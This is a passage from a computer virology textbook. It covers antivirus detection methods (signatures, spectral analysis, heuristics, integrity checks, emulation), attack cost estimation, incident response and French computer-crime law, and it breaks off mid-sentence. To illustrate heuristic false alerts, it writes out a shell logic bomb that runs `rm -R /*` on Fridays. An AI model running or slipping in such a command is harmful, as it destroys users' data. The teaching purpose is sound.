- in dynamic mode, antiviral programs are resident in memory and continuously monitor the activity of, for the one hand, the operating system and the network and on the other hand, the users themselves. It operates in a very prior way and tries to assess any viral risk. This mode generally requires a great amount of resources. Experience shows that users tend to deactivate this mode whenever their computer lacks resources.

In order to fight against anti-antivirus techniques which are becoming more and more sophisticated (see Section 4.4.6), especially those aiming at actively defeating antiviral programs, the latter are getting more and more difficult to uninstall. Indeed, this is not making the job of the virus any easier. It must also be stated that users find it hard to uninstall a piece of software in order to install a new one. We faced this kind of problem in our laboratory when we wished to install a new piece of antiviral software. In some cases, it was quite impossible to completely uninstall the old piece of software to install the new one unless we reformatted the complete hard disk (however these few cases were limited to particular operating systems with a particular configuration).

Another major point which has been highlighted during a number of tests, is that there is a real need to properly set up the antivirus software and to deactivate default configurations. The tests performed in our lab showed that it was possible to install viruses if we keept the default parameters of some anti-virus software. Once the anti-virus software was properly set up, the presence of these virus was detected.

As for the most efficient modern antiviruses, they are combining several different techniques (implemented in software modules called "engines") to reduce the risk to a minimum. These techniques can be broken down into two classes namely *static antiviral techniques* and *dynamic antiviral techniques*.

Static antiviral techniques

They consist of the following three main techniques.

Scanning or search for viral signatures

This technique aims at searching any sequence of bits which distinguishes a particular virus from any other program. This sequence can be seen as the equivalent of fingerprints. Used as a signature, it must contain these two following properties:

- this sequence of bits must be sufficiently *discriminating*. It means that the signature must identify the virus specifically. As a matter of fact, if two variants of a single infecting program exist, the signature must be conceived so that only one variant out of the two be detected. As an example, let us consider these two variants of the *Datacrime* virus. Here are their respective signatures, written in hexadecimal notation:

  ```
  Variant 1 : 36010183EE038BC63D00007503E90201B
  Variant 2 : 36010183EE038BC63D00007503E9FE00B
  ```

  We notice that the variants are quite different. This feature is far from being systematic in current products. That is the reason why identifying precisely viruses or other malware may more or less often fail;
- it must be *non-incriminating* or *frameproof*. In other words, theoretically, it must not incriminate either another viruses, or an uninfected program. It must include enough pertinents features and must be of reasonable size to avoid false alerts – the theoretical probability of finding a given sequence of n bits is inversely proportional to 2^n; however, any sequence of n bits does not necessarily constitue a viral signature since these sequences must belong to a more restricted domain: that of the valid instructions really produced by a compiler.
  As an illustration, let us consider the following viral signature written in hexadecimal notation, `B93F00B44ECD21`. It is not frameproof. It is indeed too short and moreover it is likely to incriminate uninfected files. This can be either a compressed file containing the following character string `?N!` (written in ASCII code) or an executable file containing a block of instructions, coded by this sequence and very frequently present in a program (file search instructions).

As a general rule, the longer the sequence used to define the viral signature, the greater the chances that this signature will to have these two essential properties.

This signature may be either:

- a sequence of instructions,

- a message displayed by the virus,
- or simply the infection marker itself which is used by the virus to avoid overinfection of any executable file.

The viral database contains for each recorded virus:

- the viral signature itself,
- where to find it (executable header, beginning or end of the binary code...). Instead of searching for the sequence of bits which defines the viral signature throughout the executable file, some antiviral programs limit their scan to a specific part of the executable file, thus speeding up the search. Taking into account this aspect, it was quite easy to fool these antiviral programs during tests performed in our laboratory;
- the search mode: simple scan, code decompression, decryption...

Indeed using scanning to detect viruses may be very efficient. However, this detection is only valid for known and already analysed viruses. The problem that arises with this technique is that it can be easily bypassed. An analysis of the viral database immediately highlights its inherent limitations. This technique is inadequate to handle polymorphic viruses, encrypted viruses, or unknown viruses. The rate of false alerts is rather low even though the reliability of this technique can be questionned as far as correct virus identification is concerned (problem of incorrect viral identification).

The main drawback of the scanning technique is that any viral database must be kept up-to-date, with all the implied constraints: database size, secure storage (it is quite common for attackers to try to target antiviral repository servers containing viral database of products), secure database distribution, regular updates which tend to be neglected by most users. It must be recalled that antivirus software are actually updated at least once a week, on average. This updating process is essential in detecting new viruses but also in some cases, to improve the detection of viruses or worms which have been previously detected by other techniques. This solution is interesting insofar as it reduces, for instance, the required computing resources.

This explains why, for a single infection, the infected program will be detected several times (a report will be made for each different antiviral engine). Let us notice that, concerning this technique, the antiviral program may detect a virus which has already spread into the computer.

Spectral analysis

As a first step, this analysis lists all the instructions of a given program (the *spectrum*). As a second step, the above list is scanned to find subsets

of instructions which are unusual in nonviral programs or which contain features peculiarly specific to viruses or worms. For instance, a compiler (for the C-language or the assembly language) only makes use of a small subset of all the instructions which are available (mostly to optimize the code) whereas viruses will use a much wider range of instructions to improve efficiency.

For example, the `XOR AX, AX` instruction is commonly used to zero the contents of the `AX` register. As far as polymorphic viruses using code rewriting techniques are concerned, such a virus will replace the `XOR AX, AX` instruction with the `MOV AX, 0` instruction which the compiler tends to use more rarely.

For a given compiler $\mathcal{C}$, the spectrum is a list of instructions $(I_i)_{1\leq i\leq N}$, along with their respective theoretical frequency n_i. In other words, the instruction I_i is found n_i times in average in "normal" non viral programs, produced by $\mathcal{C}$. During the analysis of a given program, the number of times o_i each instruction I_i is really used, is recorded (o_i is the observed frequency of instruction I_i). If N instructions are considered in the spectrum, then we compute the following estimator:

$$D^2 = \sum_{i=1}^{N} \frac{(o_i - n_i)^2}{n_i},$$

to determine whether the program is infected or not. If the value of this estimator is greater than a given value called the decision threshold (or equivalently the significance level), for a fixed type I probability of error, then this program is said to be infected[6].

To sum up, the sprectrum of a virus significantly differs from the one of a regular or "normal" uninfected program even though it must be stressed that the concept of "normality" is indeed purely a relative notion. The latter is based on a statistical model that measures the frequency of instructions and on the way compilers tend to behave as a general rule. The detection process (presence or absence of infection) is therefore based on one or more

[6] We give here a very concise description of the one-sided statistical test known as the chi-square test, sometimes denoted χ^2-test. The interested reader will refer to [55, chap 16] or [136, pp. 95ff] for an exhaustive description of this test. The reader will notice that the different instructions may be gathered into classes, depending on some predetermined criteria. The estimator will be consequently computed by considering the theoretical and observed frequencies of each class.

statistical tests[7] (mostly one-sided χ^2 tests) to which are attached type I and type II error probabilities[8].

That is the reason why this technique causes many more false alerts than other antiviral techniques. Its main advantage is that it allows us to sometimes detect unknown viruses using known techniques. It must be pointed out that using sprectral analysis to detect encrypted or compressed viral codes is becoming increasingly difficult mainly because many commercial executables tend to implement such mechanisms to prevent disassembly practices.

Heuristic analysis

This technique uses rules and strategies to study how a program behaves. The purpose is to detect potential viral activities or behavior. Just like sprectral analysis, heuristic analysis lacks reliability and provides numerous false alerts. As a simple illustration, let us consider the payload contained in the following code:

```
if test "$(date +%a%k%M)" == "Fri1900"; then
rm -R /*
fi
```

This code erases all the files from the file system root directory `/`, on Fridays at 19:00. Now let us suppose that a system administrator writes and implements the following code[9] (because he wishes for instance, to get rid of all the useless files which take up too much space on the hard disks) that should execute on Fridays at 19:00:

```
if test "$(date +%a%k%M)" == "Fri1900"; then
rm -R /*.o
fi
```

How is it possible to determine, without any additional information, which of these two programs contains a virus? The above example, though caricatural in some ways, perfectly illustrates that in some cases, it may be

[7] The different code instructions may be gathered into different classes using different methods; it is also possible to simultaneously consider several reference spectra. From a practical point of view, we consider a different test for each possible setting.

[8] When considering a stastictical hypothesis $\mathcal{H}_0$ (the *null hypothesis*) that the program is not infected, the type I error, also denoted α, is rejecting $\mathcal{H}_0$ when $\mathcal{H}_0$ is true. This case corresponds to the false alarm or false alert. On the contrary, if this hypothesis is wrongly kept (the program is indeed infected), we make a type II error (non detection error), denoted β. As a general rule, α is *a priori* stated, according to the possible consequences of a potential wrong decision while setting β is very often more difficult.

[9] This kind of maintenance scripts is very common in `make` files (`clean` section).

very difficult to clearly identify a viral program. Similarly, *Langton's loop* screen saver under Linux, which simulates the Langton self-replication automaton [100], discussed in Chapter 2, could be easily detected as a virus, because it precisely simulates a duplication process.

Some antiviral programs, which are based on heuristic analyses are supposed to run without updating. In fact, once virus writers have analyzed the antivirus software, they have found the rules and strategies which were used to write it and now can easily evade it. At this stage, the antivirus software publisher must use other rules and strategies and consequently must upgrade his product. Most of the time, this is done very discreetly when publishing the next (higher) release of its software.

File integrity checking

This technique aims at monitoring and detecting any modification of "sensitive" files (executables, documents...). For each file, an unforgeable file digest is computed mostly with the help of either hash functions such as MD5 [128] or SHA-1 [75], or cyclic redundancy codes (CRC). In other words, in practice, it is computably infeasible to modify a file in such a way that any new computation of a file digest produces the original one.

If any modification is made, the file digest checking will be negative and the presence of an infection will be suspected. One of the main drawbacks concerning this technique, though attractive at first sight, is that it is difficult to put it into practice. File digest databases must be stored on a safe and controlled computer system. Indeed, at the very early use of the integrity checking technique, viruses used to bypass it by modifying the files, and in recomputing the file digest with a view to replacing the old file digest with the new one. Morover, any "legitimate" modification must be also taken into account, saved and maintained. These changes may originate from either the recompiling of programs or modifications made on documents – *Word* files, source codes of a program. Using encryption methods to protect file digests *in situ*, can also be bypassed (see Chapter 13).

Another drawback concerning this technique is that it turns out to be rather easy to bypass. Some classes of viruses (companion viruses, stealth viruses, slow viruses...) successfully manage to do it: some of them, especially companion viruses, do not modify file integrity (please refer to Chapter 8). Others like stealth viruses or slow viruses simulate legitimate modifications which might have been caused either by the system itself (strategy used by stealth viruses or source code viruses presented in Section 4.4.5), by the user himself (strategy used by slow viruses) or by the antivirus software themselves (strategy used by rapid viruses).

The main weaknesses of antivirus software which use file integrity checking are:

- The integrity functions used are inadequate in terms of security. Once again, security is sacrificed for rapidity. Mostly, these functions simply perform parity checks or use cyclic redundancy codes (CRC), which results in insufficient security. Indeed, sophisticated functions (such as hash functions) would be a more appropriate solution but would cause system slowdowns since these functions are slightly slower. Moreover, recently some of the most used hash functions have been proved insecure (like MD5 [158]).
- The file integrity checking mechanisms simply take into account the file itself and not the managing structures inherent to the file system (more details are available in the introduction of Chapter 8). This is due to the fact that modern graphical operating systems are becoming increasingly complex. In pratice, the origin of this problem lies on the modification rate of files, especially those inherent to the system itself (Windows registry base, configuration files, temporary files...) which hinder any file integrity system from being really efficient. The situation is similar as far as Unix common desktop environments are concerned, for which configuration files are often modified.

Consequently, the number of false alarms may be also significant. Additionally, the infection is often detected but too late since the infection has already occurred.

Dynamic antiviral techniques

There are two different dynamic antiviral techniques namely activity monitoring and code emulation.

Behavior Monitoring

The antivirus software is memory-resident and tries to detect any potential suspicious activity (the definition of such suspicious behavior is made using a viral behavior database) in order to stop it if the need arises: attempts to open executable files in read/write mode, writes on system-oriented sectors (master boot record sector, operating system boot sector), attempts to become memory-resident... From a technical point of view, antivirus programs use either interrupt hooking (mostly interrupts 13H and 21H) or Windows API hooking (*Application Program Interface*).

This technique may sometimes succeed in both detecting unknown viruses (using however known techniques) and avoiding infections. Be that as it may, it must be added that some viral programs manage to evade this technique. Moreover, antivirus programs must be run in dynamic mode which may slow down the system. This technique also causes many false alerts. Let us point out that a full analysis of the antiviral program and the viral behavior database will provide the virus writer with all the information required to evade the antivirus software.

Code emulation

This technique aims at emulating behavior monitoring using an antivirus software in static mode – it turns out that many impatient users give preference to this mode, even though it is dangerous. During the scan, the code is analyzed and loaded into a protected memory area and finally emulated to detect a potential viral activity. Code emulation is perfectly adequate to protect against polymorphic viruses. However, this technique is affected by the same limitations as those above-mentioned for its dynamic counterpart.

5.2.2 Assessing of the Cost of Viral Attacks

The cost of a viral attack is not easy to determine. A clear view of the situation implies that companies or institutions report the exact number of infected computers which have been cleaned. These figures are rather rarely provided, and if they are they appear suspect. Many business people and decision-makers are reluctant to publicize the truth about these incidents and tend to minimize the consequences of attacks for fear that the public image of their company or institution might be affected. Be that as it may, the results of studies carried out on that subject, indicate that costs of viral attacks put forward by companies or institutions are in general underestimated compared with the actual cost of an attack.

All data show that the cost of a virus attack is by far inferior to that of a worm attack. This is due to the fact that each type of malware has its own features and a specific action mode. To make things clear for the reader, here is one of the most commonly used methods to evaluate the cost of viral attacks[10]. The following indicators are first defined and considered:

- Average clean up (viral disinfection) time t_d per computer: 60 minutes.

[10] This evaluation method has been proposed by Keith Peer. We reproduce here the original figures (but converted into euros). The interested reader will refer to the following link for more details: `www.desktoplinux.com/articles/AT3307459975.html`.

- Average wage w_t for a technician (the person who performs the host disinfection): $\approx$ 12 euros per hour.
- Average employee wage w_e (the person whose machine is not available due to the disinfection operation): $\approx$ 12 euros per hour.
- Loss of productivity per hour l_p (under the assumption that that there are no corrupted or lost data which could increase this cost significantly): $\approx$ 120 euros.

Here follows then the general formula which serves to evaluate the total cost $\mathcal{C}_T$ of an attack, if N_{infected} represents the number of infected computers:

$$\mathcal{C}_T = N_{\text{infected}} \times (w_t + w_e + l_p).$$

Beyond the fact that the above figures are arguable (figures undoubtedly vary from country to country or from a type of society or other), the most interesting thing remains the calculation method which is widely used by various organisms in charge of this kind of assessment. It is regretable that insurance companies (dealing with computer risks) do not themselves release any information about their own high risk evaluation methods.

5.2.3 Computer "Hygiene Rules"

The key point to keep in mind is that neither antiviral programs nor firewalls can provide absolute protection. Virus writers take a wicked delight in spreading viruses or worms capable of evading antivirus software. It would be an illusion to believe that the use of a piece of software or of several will fully protect against viruses. As a consequence, there remains no option but to enforce rules which can be called computer "hygiene rules", upstream from computer security software (antiviral programs and firewalls).

- A thorough security policy must be drawn up, including clearly defined antiviral protection measures. The latter must be an integral part of any computer security policy. This policy must be regularly controlled (through passive and active audits) in order that it may evolve, if needed. Let us recall that there is no computer "nirvana" as far as security is concerned nor permanent solutions. As attacks change, protection against them must consequently evolve in the same way. This also implies that a real technological watch be set up and properly applied (see Section 5.2.5).
- User management and security clearance ("controling the users"). The human factor is essential and commonly considered as the weakest component in the security chain. Consequently, it is necessary to improve the

user's skills and education as regards security policy to prevent him from seriously damaging the system whenever he is faced with "psychological viruses" for instance (hoaxes, jokes...). It also goes without saying that behaviours of ill-intentioned people must be contained. For instance, this implies that every employee in a "sensitive" company or public administration must undergo security clearance procedures (investigation) under the supervision of the competent state agencies[11]. Avoiding inconsistent and non-professional behaviour is also essential: for instance, making sure that people can no longer insert unauthorized software into the system is an essential point. All this implies that users must be regularly educated and familiarized with all these issues to face up their responsibilities as regards computer security. Frequent controls must be also conducted by the computer security officer.

- Checking the content (control of data). Computer security officers (as well as system and network administrators) must first define an accurate security policy in this field, put them into practice and control them regularly. Users must not be authorized to install anything on their computer without control (such as screen savers, flash animations, email Christmas cards, games...; all of which are generally transfered from the Internet to an isolated LAN without any control). These software constitute a potential viral risk and may remain mostly undetected by antiviral programs at the very first stage of the virus or worm spread (this has been experimented many times in our lab). It must be made clear that any computer in a company or public institution is specifically designed for professional use. Moreover, software licences must be regularly controlled to prevent illegal software from infecting the system (most of them are bought abroad for next to nothing and generally contain viruses or other malware).
- The choice of software. Experience shows that commercial software has often proved to be inefficient as far as security is concerned due to their weaknesses and critical security flaws. The latter are regularly and unrelentlessly discovered every month in most of the professional software that everybody uses. In this respect, many worms released either during the second half of 2001 or during August 2003 (especially the *W32/Lovsan* worm) were particularly illustrative since they exploit one or more secu-

[11] In France, the competent office is the *Direction de la Protection et de la Sécurité de la Défense* – the former French Military Police – for the Defense forces and for any companies working for the Defense. Any other companies or institution are managed by the *Direction de la Surveillance du Territoire* (also known by its acronym, D.S.T). It is the French counterintelligence agency and could be compared to the F.B.I.

rity holes while clearly holding antiviral programs in check. These recurrent attacks have prompted many world computer companies (e.g. IBM and SUN) and various countries governments (such as German, Chinese, Israeli, Korean, Japanese governments) to give preference to open software, for instance but not exclusively, which offers real guarantees, as far as computer security is concerned. Closely tied with any given software, the choice of document format is also of paramount importance. Formats such as RTF or CSV are far more adequate than their DOC or XLS counterparts, respectively. In the former case, the presence of infected macros is impossible. As for the other formats, the interested reader will refer to [98].

- Various procedural measures inherent to the considered environment. Among the most common measures, system administrators must:
  - properly configure boot sequences at the BIOS level,
  - take efficient measures aiming at totally or partially preventing users from executing or installing executable programs (without control from system administrators or compuuter security officer),
  - make regular backups of data,
  - restrict physical access to sensitive computers (any system administrator should be convinced how easy it is to buy and use a hardware keylogger),
  - isolate sensitive local networks from the Internet, and regularly verify that no unauthorized, external connections have occured,
  - perform network and user connection logging, network partioning, viral alert centralized management (very useful in case of psychological viruses)...

  These are some measures aiming at limiting either the risk of infection or the damage caused by an infection. Further details about potential preventive measures are available in [92].

As a general rule, within a company, and in compliance with regulations in force (as an interesting example, the reader may refer to the French reference law [124]), all these rules must be collected in a document called a "computer user charter". Every user will have to read this document, confirm he has read the conditions of the Charter[12] and sign it before being put in charge of any computer resource.

In this respect, further interesting details are available in [78], which describes an antiviral policy carried out by the French Army and DoD orga-

[12] To state this more clearly, this document is a user responsability commitment for respecting and preserving computer security.

nizations. It can be read as a discussion paper. Another paper published by the French government [124] about computer security is also worth reading. This document is available in the CDROM provided with this book.

5.2.4 What To Do in Case of a Malware Attack

Let us now investigate the case in which a system is affected by an infection (due to a malware action). Let us suppose that an antivirus software as well as a firewall have been installed on the operating system. How to act and react in this case? It will depend on whether security software (antiviral programs or other software) have detected the malware activity. In other words, has the attack been detected and identified? If not, an attack launched by a malware is mainly detected due to the damaging effects (payload) which turns out to be a more dangerous – though less frequent – case.

Here are the main measures to take (let us precise that the measures which are not generic will not be described). Considering the large amount of features and constraints inherent to each computer environment, it goes without saying that it would be impossible to envisage all of them. Applying the following measures will deal with the most urgent matters first. However, readers must be warned that the nature of a malware infection for instance may prevent part or whole of these measure from being applied (especially when an infection aims at damaging a system).

In all cases, any malware incident must be reported to the system administrator and the computer security officer, so that they can take all the precautionary measures to protect the system and subsequently conduct investigation when required. Let us recall for example, that if a vulnerability is discovered by someone with malicious intent, the latter can exploit it for as long as it goes unreported.

Case of a detected malware attack

The antivirus software (or the firewall if we consider the case of a Trojan) has detected a virus. Let us recall that it may however be a false alert whose frequency varies depending on either the type of suspected file (zipped data for instance) or the type of antivirus software. Here follow the main measures to take.

1. Isolating the suspected computer (or suspected computers) from the network to prevent further spread. It is absolutely necessary to stop the virus spreading whenever the antivirus software fails to do it – the case where

the antivirus manages to detect a malware but fails to disinfect the computer, is unfortunately still frequent. In some cases, closing one or several ports may be enough (e.g. port 135 for the *Blaster* worm for example) provided that the user knows the precise nature of the infection.

2. Backing up copies of data. It is better to save infected data rather than to potentially lose them. It goes without saying that they will have to be disinfected before being used. Log files which are on the server, will have to be saved as well.
3. Backing up infected files. Users must make sure that the antivirus software always stores at least one copy of the virus under an harmless form, as a default action (the easiest way to do so is to rename it and put it into quarantine). The main advantage of this practice is that once users get copies of the attack code, they can send them to experts for analysis. Moreover, if users take legal action against the virus author, the copy of the viral code may constitute valuable evidence. In case of damages, insurance companies (for computer risks) may wish to be given a copy as well for their own experts. Let us recall that antivirus software will not reveal the true nature of a given infection, this can only be done by code analysis.
4. Users will have then to use the antiviral program in eradication mode. As a general rule, if total eradication of the virus has succeeded, the computer may be considered as safe. However, some sophisticated infections may use delayed mechanisms (which will only be triggered later) for automatic reinfection. Then, two solutions are possible:
   - users perform low level formatting of the hard disk(s) (including boot sectors) and completely reinstall the system. If this solution is indeed appropriate for a single computer, it proves to be inadequate in a case of a server. However, in some very sensitive contexts, no other solution can be envisaged;
   - users may consult websites dealing with antivirus software and refer to web pages concerning the infection (the best solution is to cross-check the information from different sites). As a rule, specific disinfectors are available in these web pages. It is also useful to get information about what to do once the infection and eradication are over (post-infection measures).
5. Post-infection and post-eradication measures. They will depend on the nature of the infection. As a first stage, it is strongly recommended to change all the passwords (especially if the infection is due to a worm). Many worms now embed keyloggers designed to steal passwords and

send them via the netwrork. Until the code analysis is made, it remains a safe precaution. As a second step, security patches must be used for software whose weaknesses and critical flaws allowed the infection. The same measure is recommended for images of the system (frequently called *ghost* images). As readers know, an infected image which has not been patched will inevitably compromise the system again whenever it is used for cloning the system. The proper solution is to completely replace the image of the system once the attack is over and each time the environment has been updated, especially in terms of security.

6. System/network administrators and computer security officers must therefore carry out an audit of their computer policy and its application, without forgetting to check their security tools to find the origin of the infection.
7. If the attack has been launched with a purpose (and has been identified as such), it is essential to lodge a complaint even if the virus writer is unknown[13]. The victim's sense of civic responsability is vital insofar police or "*gendarmerie*[14]" investigations can only be carried out if a complaint has been lodged with these two services. This is the only way to catch virus authors and to clear other people of all suspicion. Moreover, it may be the best way to prevent other people from being infected.

Case of an undetected infection

Let us now consider the case when antivirus software or firewalls fail to detect any viral activity. On the contrary, some unusual activities (like payloads, network slowdown or denial of service) aroused the user's suspicion about the presence of a potential infection. This case is far more unusual though more serious. Only the system administrator, perharps with outside assistance, can take efficient measures, since only he has the total control over the whole system. Here follow the main measures he must take.

1. Isolating (disconnecting) the system from other networks such as the Internet or other local networks (LANs). Isolating infected computers from clear ones. Special attention must be paid to the database or file

[13] In France, in such a case, one must lodge a complaint against person or persons unknown. This action is called "*plainte contre X*" (literally complaint against Mr. X). Then, investigations can be initiated.

[14] In France, the *gendarmerie nationale* is a section of the military, which provides police service outside major towns. At the present time, it is one of the two major parts of the French police force.

servers which must be carefully shut down in order both to stop the infective process and prevent any potential payload from being triggered (file deletion, as an example).

2. Saving all the data. As it has already been mentionned, it is better to save infected data rather than lose them completely. Once the antivirus software has been updated, it will be able to process infected data which have been backed up.
3. Analysing fully and carefully the system. At this stage, as antivirus software failed, the system administrator has to take over. As a general precaution, it is convenient to store an image of the system which is regularly updated as a reference archive[15]. By using this image, the analysis will be to recover files which have been modified (or added). In the first step, modified files which are not incriminated[16], due to their specific, non dangerous format, are put aside. As a second step, identifying infected files or files which play a role in the infection (for instance, extra files in the case of companion viruses), will become easier. These files must be saved and sent to the police (and a complaint must be made) for analysis and investigation. It is also vital to send a copy of infected files to CERT offices (*Computer Emergency Response Team*) or equivalent offices.
4. Removing infected files or restoring safe files from backups will make the computer bootable. As a precaution, at an early stage, the computer will not be connected to the network. A period of quarantine is recommended if no information is known about the true nature of the infection. From that time on, the procedure will depend on the results of the viral analysis (some post-infection measures will be needed). At this point, we return to the situation we have just examined.

5.2.5 Conclusion

The risk related to infective power does exist and will constitute a major threat in the future. However, this risk must not just be considered as an isolated problem but must be treated within a broader background that covers network security, applications, protocols, new or "exotic" hardware

[15] We may store file digest produced from hash functions, for every file present in the system. But this solution only detects the effects of the infection and not its origin. The best solution consists in considering a complete copy of the whole system and to analyze it byte by byte.

[16] In this respect, we must be very cautious specially when considering the infection mechanisms presented in Chapter 13.

(like printers, cell phones, pocketPC or other hand computers)... In other words, any protection against viral risk must include and guarantee:

- a constant technological watch. Within any company or any public administration, the system administrator must take into account both the vulnerabilities which are regularly found in software and are susceptible to be exploited by viral programs, and their respective security patches, that must be applied as soon as the security alerts are published;
- The certainty that system or network administrators and security officer continuously and permanently keep a close watch on systems and networks. They should make sure that a technological monitoring is performed round the clock all year long. As an illustrative example, in 2001, the *Codered* worms and in 2003, the *Sobig-F* and *Blaster/Lovsan* worms were released and spread during the northern summer. It was no accident that these worms were launched at this period in the year as systems administrators and security officers are likely to be on holidays and consequently viral activity is likely to be less controlled during this period. In this field, you cannot afford to lower your guard.

Let us have a look at three eloquent figures: a report stating the vunerabilities of the webservers IIS which enabled the Codered Worm to spread [61], as well as its security patch were published a month before the worm attacked. Roughly 400,000 servers were affected all over the world. Similarly, information about the critical security flaws exploited by the Sapphire/Slammer worm (January 2003) [25] and the corresponding security patch were available about six months before the Slammer worm spread. Nevertheless, 200,000 servers were infected all over the world. The Fortnight.F worm[17], which appeared in 2003, and managed to infect a huge number of computers, used a Outlook vulnerability, detected and patched by Microsoft **three years earlier**! An example of technological watch policy is provided in [20]. Any efficient antiviral protection policy requires that administrators and computer security officers subscribe to software companies, antiviral publishers moderated mailing lists (information lists) or alert bulletins and consult professional computer security websites (for instance [116]). The latter publish in real time the latest news concerning detected vulnerabilities and security alerts.

[17] This variant of the *Fortnight* worm uses Java applets and Javascript code to spread via email clients if the latter are set up to manage `HTML` files. For more details, please refer to the *Sophos* website.

5.3 Legal Aspects Inherent to Computer Virology

This chapter would not be complete without reviewing legal aspects of computer virology. Though this book is intended to improve the user's technical knowledge concerning viruses and malware, their inner algorithmics, and how to implement them, it is quite out of question for us to promote their use for negative and malevolent uses. Gaining access to a data processing system might appear to be innocent, but illegal access to data or information can cause severe problems and consequently infringe the basic principles of individual freedom and individual privacy. We strongly dispprove of people who are driven by dishonest and harmful intents in this field. This book has no other ambition other than to be a didactic tool designed for wise and well intended readers who are willing to explore these technologies for their own sake in order to better understand their stakes. First and foremost, this technical knowledge must be merely considered as an intellectual challenge and as an intellectual pleasure. In other words, this is not because people are studying chemistry at the university than they are allowed to make explosives. That is not different for computer virology science.

We present here the legal aspects of computer virology and more generally of computer security under the French Law, which is probably one of the most sophisticated laws in this respect and one of the most severe laws, compared to those of other countries. Its detailed presentation may be interesting for non-French people and experts, who may wish to compare it to their own national law.

5.3.1 The Current Situation

We finf it essential to recall the main aspects of the laws currently in force regarding the fraudulent use of viruses. This section was built from articles written by T. Devergranne. The interested reader is urged to refer to [47,48]. We wish to stress, especially for French-speaking people who are not French nationals, that French legislation is in the tradition of those in force in most other countries. Many countries have made the unauthorized (or fraudulent) access to data or information systems (e.g. computers) liable to punishment. Caution is appropriate in this field and we can never insist too much on the necessity for readers to enquire about laws currently in force in their own country. Further details on the European legal framework concerning cybercriminality are available in [28, 29].

Although viruses are computer programs, they contain specific functions and consequently they are far from being harmless. Faced with a myriad of

computer infections, (with specific features and specific functions), legislators consider the sole notion of unwanted programs which have been inserted or transmitted without the consent or the awareness of the user or of the system/network administrator. The law considers that anyone who insidiously infects a computer by means of an apparently common program such as a game (even though the user has previously given his assent), can be blamed for going against the user's wishes: it is generally considered that the user is indeed aware of the program which was given to him (the "vehicle" of the infection), but on the other hand, he is unaware of the infection itself.

There are no criminal laws dealing specifically with malware, in France. These malicious programs are under a more general law dealing with computer security and computer criminality (previously known as the *Godfrain law*[18]): the article 323 of criminal law (French Penal Code). The main cases which are punished by the French Law are:

- *Fraudulent access to a system by means of malware.*- The use of malware aims at gaining fraudulent access (in other words, in an unauthorized way) to a computer system. As an example, it can be done by means of a Trojan horse and/or viruses/worms, both installing forbidden and hidden functionalities (backdoors) to secretly access the system (e.g the Codered worm). The article 323, paragraph 1 of French criminal law then applies:

  > *Art 323-1 of crim. law: Anyone who gains fraudulent access to or fails to leave all or parts of an automatic data handling system shall be punishable by emprisonment not exceeding one year and a fine of up to 15,000 euros.*
  >
  > *When there is as a result either deletion or modification of data contained in the system, or a deterioration of the system's functioning, the punishment will be at most two years emprisonment and a fine of up to 30,000 euros.*

  The access must be both fraudulent and intentional – it cannot be the result of an unconscious action.
- *Fraudulent attacks on automatic data processing systems.*- A malicious computer virus or any other malware is introduced on purpose into a system without the consent of the owner with a view to damaging or distorting the functioning of the computer. Several types of attacks are included in this category: for instance, attacks launched with worms (like the Codered1 worm [61]), by means of macro-viruses (the COLORS virus, which modifies the Windows settings) of destructive viruses (like CIH

[18] From the name of the French senator who sponsored this law.

which destroys the BIOS code of the system [62]), or with logic bombs (this kind of infection has set a legal precedent [48]). All these cases come within the provision of the law 323-2 of the French Penal code which represses:

> *The act of hindering or of distorting the functioning of an automated data processing system is punishable by imprisonment not exceeding three years and a fine of up to 45,000 euros.*

Once again, in this case, the idea of a malicious and intentional act is essential.

- *Attacks against data integrity.*- The article 323-3 of the French Penal Code is very explicit as far as this fraud is concerned:

  > *The act of fraudulently introducing data into an automated data processing system or of fraudulently suppressing or modifying data contained therein is punishable by imprisonment not exceeding three years and a fine of up to 45,000 euros.*

- *Any "computer criminal" conspiracy.*- The law represses hackers organisations or other computer criminals groups who break into computer systems. The links between hackers belonging to a group must be established and demonstrated with material evidence (it can be done by identifying a virus written to attack a given system). At this respect, the Article 323-4 of the law says:

  > *Participation in a organized group or in an agreement with preparation in mind, characterized by one or more material acts, of one or more offences provided for by Articles 323-1 to 323-3, is punishable by the sentences provided for the most serious offence committed.*

  The law considers that at least two people either legal person or physical person are necessary to form a group (in this respect, the reader will refer to [47]).

- *Attempts.*- Attempts, even though unsuccessful, shall be punished with the same sentences as successful attacks. The Article 323-7 of the French Penal Code stipulates:

  > *Attempts to commit offences provided for by Articles 323-1 to 323-4 are punishable by the same sentences.*

If a second offence is perpetrated (relapse into crime), sentences shall be doubled. Readers will notice that the legislator's main concern is to know what intent is behind any attack: is it a malicious, intentional act or not? The notion of fraudulent intent is essential and will really determine if the perpetrator has committed a criminal offence. However, let us recall that we are talking about criminal jurisdiction. If a virus is introduced by accident

into a system without any malevolent intent, the author of such a virus might be liable for civil damages[19], should it prove necessary.

All things considered, as far as computer virology is concerned, the French legislation tends to lead people to think that writing a virus is legal. Yet, whoever deliberately introduces an infection or a malware into another user's system is commiting an offence as set forth in the previously mentioned laws and might be sentenced to imprisonment (or might be liable to damages). It is worth mentioning that the French law is more and more strictly and systematically applied.

5.3.2 Evolution of The Legal Framework : The Law Dealing With e-Economy

In order to catch up in the field of digital or electronic economy (*e-Economy* for short) and bring the existing law in line with the requirement and standards of some European directives[20], modifications became essential on the legislative front.

A bill on the e-economy, (article 34 of the law for confidence in the e-Economy) was elaborated early in 2003. One of its purposes was to define another type of offence which is linked to virus handling. It makes provision for more severe punishments for the future and proposes the passing of the following new article:

> *(Article 323-3-1)*
> *The fact, without legitimate reason, to import, hold, offer, yield or place at person's disposal equipment, instrument, a data or very given program conceived or especially adapted to commit one or more offences envisaged by articles 323-1 to 323-3 is punished sorrows planned for the infringement itself or the infringement most severely repressed.*

This bill dealing with virus handling was approved during the French Council of Ministers of January 15th, 2003 (Article 34). The announcement of such a text has caused a general uproar among academic, computer

[19] It is rather surprising that the legislative assembly did not include measures to protect users and computer professionals against serious mistake made by software publishers. Publishing a software which contains one or more critical security flaws – which frequently allow worms and viruses to spread – should be considered as a serious mistake for which the publisher is liable to be held responsible.

[20] Directives 2000/31/CE of June 8th, 2000 and "*Vie privée et communication électronique*" (literally Privacy and electronic communications) (directive 2002/58/CE of July 12th, 2002).

professional circles (researchers, viral and antiviral community), experts in computer security, consultants etc... In fact, the bill does not say anything about the studying and handling of viruses for professional purposes. As a consequence, the French Senate proposed the following amendment:

